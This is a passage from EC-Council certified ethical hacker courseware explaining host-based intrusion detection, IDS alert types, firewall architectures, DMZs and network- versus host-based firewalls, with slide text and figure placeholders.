A host-based IDS (HIDS) analyzes each system's behavior. The HIDS can be installed on any system ranging from a desktop PC to a server. It is more versatile than the NIDS. In addition to detecting unauthorized insider activity, host-based systems are also effective in detecting unauthorized file modification. The HIDS focuses on the changing aspects of local systems. It is also more platform-centric, with a greater focus on the Windows OS; nevertheless, other HIDS are available for UNIX platforms. These mechanisms usually include auditing events that occur on a specific host. They are not very common because of the overhead they incur by having to monitor each system event.




Figure 12.5: Host-based IDS (HIDS)

Types of IDS Alerts

**True Positive
(Attack - Alert)**



An IDS raises an alarm when a **legitimate attack** occurs

**False Positive
(No Attack - Alert)**



An IDS raises an alarm when **no attack** has taken place

**False Negative
(Attack - No Alert)**



An IDS does not raise an alarm when a **legitimate attack** has taken place

**True Negative
(No Attack - No Alert)**



An IDS does not raise an alarm when an **attack** has not taken place

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.


Types of IDS Alerts

An IDS generates four types of alerts: True Positive, False Positive, False Negative, and True Negative.

- **True Positive (Attack - Alert):** A true positive is a condition that occurs when an event triggers an alarm and causes the IDS to react as if a real attack is in progress. The event may be an actual attack, in which case an attacker attempts to compromise the network, or it may be a drill, in which case security personnel use hacker tools to test a network segment.
- **False Positive (No attack - Alert):** A false positive occurs if an event triggers an alarm when no actual attack is in progress. It occurs when an IDS treats regular system activity as an attack. False positives tend to make users insensitive to alarms and weaken their reactions to actual intrusion events. While testing the configuration of an IDS, administrators use false positives to determine whether the IDS can distinguish between false positives and real attacks.
- **False Negative (Attack - No Alert):** A false negative is a condition that occurs when an IDS fails to react to an actual attack event. This condition is the most dangerous failure, as the purpose of an IDS is to detect and respond to attacks.
- **True Negative (No attack - No Alert):** A true negative is a condition that occurs when an IDS identifies an activity as acceptable behavior and the activity is acceptable. A true negative means successfully ignoring acceptable behavior. It is not harmful, as the IDS performs as expected in this case.

Firewall

- Firewalls are hardware and/or software designed to prevent **unauthorized access** to or from a private network
- They are placed at the junction or **gateway** between two networks, which is usually between a private network and a public network such as the Internet
- Firewalls **examine all messages entering or leaving the Intranet** (or private network) and block those that do not meet the specified security criteria



Firewall

A firewall is a software- or hardware-based system located at the network gateway that protects the resources of a private network from unauthorized access by users on other networks. They are placed at the junction or gateway between two networks, usually a private network and a public network such as the Internet. Firewalls examine all the messages entering or leaving the intranet and block those that do not meet the specified security criteria. Firewalls may be concerned with the type of traffic or with the source or destination addresses and ports. They include a set of tools that monitor the flow of traffic between networks. A firewall placed at the network level and working closely with the router filters all the network packets to determine whether to forward them toward their destinations. Always install firewalls away from the rest of the network, so that none of the incoming requests can gain direct access to a private network resource. If appropriately configured, the firewall protects systems on one side of it from systems on the other side.

- A firewall is an intrusion detection mechanism that is designed by an organization's security policy. Its settings can change to make appropriate changes to its functionality.
- Firewalls can be configured to restrict incoming traffic to POP and SMTP and to enable email access. Certain firewalls block specific email services to avoid spam.
- A firewall can be configured to check inbound traffic at a "checkpoint," where a security audit is performed. It can also act as an active "phone tap" tool for identifying an intruder's attempt to dial into modems in a secured network. Firewall logs consist of logging information that notifies the administrator about all attempts to access various services.

- The firewall verifies the incoming and outgoing traffic against its rules and acts as a router to move data between networks. The firewall allows or denies access requests made from one side of it to services on the other side.
- Identify all the attempts to log into the network for auditing. Unauthorized attempts can be identified by embedding an alarm that is triggered when an unauthorized user attempts to log in. Firewalls can filter packets based on the address and type of traffic. They recognize the source and destination addresses as well as port numbers during address filtering, and they identify the types of network traffic during protocol filtering. Firewalls can identify the state and attributes of data packets.




Figure 12.6: Example of a Firewall


9 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council C|EH™

Firewall Architecture


Bastion Host

- A bastion host is a computer system designed and configured to protect **network resources** from attacks
- Traffic entering or leaving the network passes through the firewall. It has two interfaces:
 - a **public interface** directly connected to the Internet
 - a **private interface** connected to the Intranet




Screened Subnet

- The screened subnet or Demilitarized Zone (DMZ) contains **hosts** that offer public services
- The DMZ **responds to public requests**, and has no hosts accessed by the private network
- This private zone can not be accessed by **Internet users**



Multi-homed Firewall

- In this case, a firewall with two or more interfaces is present that allows further subdivision of the network based on the **specific security objectives** of the organization



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Firewall Architecture

The firewall architecture consists of the following elements:

- Bastion Host**

The bastion host is designed for defending the network against attacks. It acts as a mediator between inside and outside networks. A bastion host is a computer system designed and configured to protect network resources from attacks. Traffic entering or leaving the network passes through the firewall. It has two interfaces:

- Public interface directly connected to the Internet
- Private interface connected to the intranet




Figure 12.7: Bastion Host Firewall

- Screened Subnet**

A screened subnet (DMZ) is a protected network created with a two- or three-homed firewall behind a screening firewall, and it is a term that is commonly used to refer to the DMZ. When using a three-homed firewall, connect the first interface to the Internet, the second to the DMZ, and the third to the intranet. The DMZ responds to public

requests and has no hosts accessed by the private network. Internet users cannot access the private zone.

The advantage of screening a subnet away from the intranet is that public requests can be responded to without allowing traffic into the intranet. A disadvantage of the three-homed firewall is that if it is compromised, both the DMZ and the intranet could also be compromised. A safer technique is to use multiple firewalls to separate the Internet from the DMZ, and to then separate the DMZ from the intranet.




Figure 12.8: Screened Subnet Firewall

- **Multi-homed Firewall**

A multi-homed firewall is a node with multiple NICs that connects to two or more networks. It connects each interface to separate network segments logically and physically. A multi-homed firewall helps in increasing the efficiency and reliability of an IP network. The multi-homed firewall has more than three interfaces that allow for further subdividing the systems based on the specific security objectives of the organization. However, the model that provides deeper protection is the back-to-back firewall.




Figure 12.9: Multi-homed Firewall

Demilitarized Zone (DMZ)

In computer networks, the demilitarized zone (DMZ) is an area that hosts computer(s) or a small sub-network placed as a neutral zone between a particular company's internal network and an untrusted external network to prevent outsider access to a company's private data. The DMZ serves as a buffer between the secure internal network and the insecure Internet, as it adds a layer of security to the corporate LAN, thus preventing direct access to other parts of the network.

A DMZ is created using a firewall with three or more network interfaces that are assigned specific roles, such as an internal trusted network, a DMZ network, or an external untrusted network (Internet). Any service such as email, web, or FTP that provides access to external users can be placed in the DMZ. However, web servers that communicate with database

servers cannot reside in the DMZ, as they could give outside users direct access to sensitive information. There are many ways in which the DMZ can be configured according to specific network topologies and company requirements.




Figure 12.10: Demilitarized Zone (DMZ)

Types of Firewalls

Based on Configuration

Network-based Firewalls	Network-based firewalls are placed at the network perimeter to inspect packet headers and enforce security rules, protecting the local area network by determining whether to forward or drop packets
Host-based Firewalls	Host-based firewalls act as software-based traffic filters installed on individual PCs or servers , providing security against unauthorized access, Trojans, and email worms

Based on Working Mechanism

Packet Filtering Firewall	Packet filtering firewalls compare each packet against predefined criteria such as source and destination IP addresses, port numbers, and protocols to decide whether to drop or transmit a message
Circuit-Level Gateway Firewall	Circuit-level gateway firewalls operate at the session layer of the OSI model, allowing traffic to pass through the gateway while blocking direct incoming packets
Application-Level Firewall	Application-based proxy firewalls operate at the application layer , filtering traffic based on specific application protocols, allowing only supported services, and blocking all others to prevent unauthorized access
Stateful Multilayer Inspection Firewall	Stateful multilayer inspection firewalls combine packet filtering, circuit-level gateways, and application-level inspection, evaluating both network layer session legitimacy and application layer packet contents
Application Proxy	Application-level proxy firewalls act as an interface between user workstations and the Internet, filtering connections based on specific services and protocols, such as allowing only FTP traffic through an FTP proxy
Virtual Private Network (VPN) Firewall	VPN firewalls enhance security by encrypting data and managing traffic flow between VPN endpoints, ensuring only authorized traffic passes through the VPN tunnel while applying firewall rules to prevent unauthorized access

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Types of Firewalls

There are two types of firewalls, each developed with specific features and capabilities that consider different network environments and security needs. Understanding these categories is essential for implementing effective firewall technologies to secure networks.

Types of Firewalls Based on Configuration

▪ **Network-based Firewalls**

A network-based firewall is a dedicated firewall device placed on the perimeter of the network. It is an integral part of the network setup and is also built into broadband routers or used as a standalone product. It employs the technique of packet filtering. It reads the header of a packet to find out the source and destination addresses, and compares them with a set of predefined and/or user-created rules that determine whether it should forward or drop the packet. This firewall functions on an individual system or a particular network connected using a single interface. Examples of network-based firewalls include Cisco ASA and FortiGate. These firewalls are designed to protect the private local area network.

However, network-based firewalls are expensive as well as difficult to implement and upgrade.

Advantages:

- **Security:** A network-based firewall with its operating system (OS) is considered to reduce security risks and increase the level of security controls.
- **Speed:** network-based firewalls initiate faster responses and enable more traffic.

- Minimal Interference: Since a network-based firewall is a separate network component, it enables better management and allows the firewall to shut down, move, or be reconfigured without much interference in the network.

Disadvantages:

- More expensive than a host-based firewall.
- Difficult to implement and configure.
- Consumes more space and involves cabling.




Figure 12.11: Network-based Firewall

▪ Host-based Firewalls

A host-based firewall is similar to a filter. It sits between a regular application and the networking components of the OS. It is more useful for individual home users and it is suitable for mobile users who need digital security when working outside the corporate network. Further, it is easy to install on an individual's PC, notebook, or workgroup server. It helps protect your system from outside attempts at unauthorized access and provides protection against everyday Trojans and email worms. It includes privacy controls, web filtering, and more. A host-based firewall implants itself in the critical area of the application/network path. It analyzes the data flow against the rule set.

The configuration of a host-based firewall is simple compared to that of a network-based firewall. A host-based firewall intercepts all requests from a network to the computer to determine if they are valid and protects the computer from attacks and unauthorized access. It incorporates user-defined controls, privacy controls, web filtering, content filtering, etc., to restrict unsafe applications from running on an individual system. Host-based firewalls use more resources than network-based firewalls, which reduces the speed of the system. Examples of host-based firewalls include those produced by Norton, McAfee, and Kaspersky.

Advantages:

- Less expensive than network-based firewalls.

- Ideal for personal or home use.
- Easier to configure and reconfigure.

Disadvantages:

- Consumes system resources.
- Difficult to uninstall.
- Not appropriate for environments requiring faster response times.

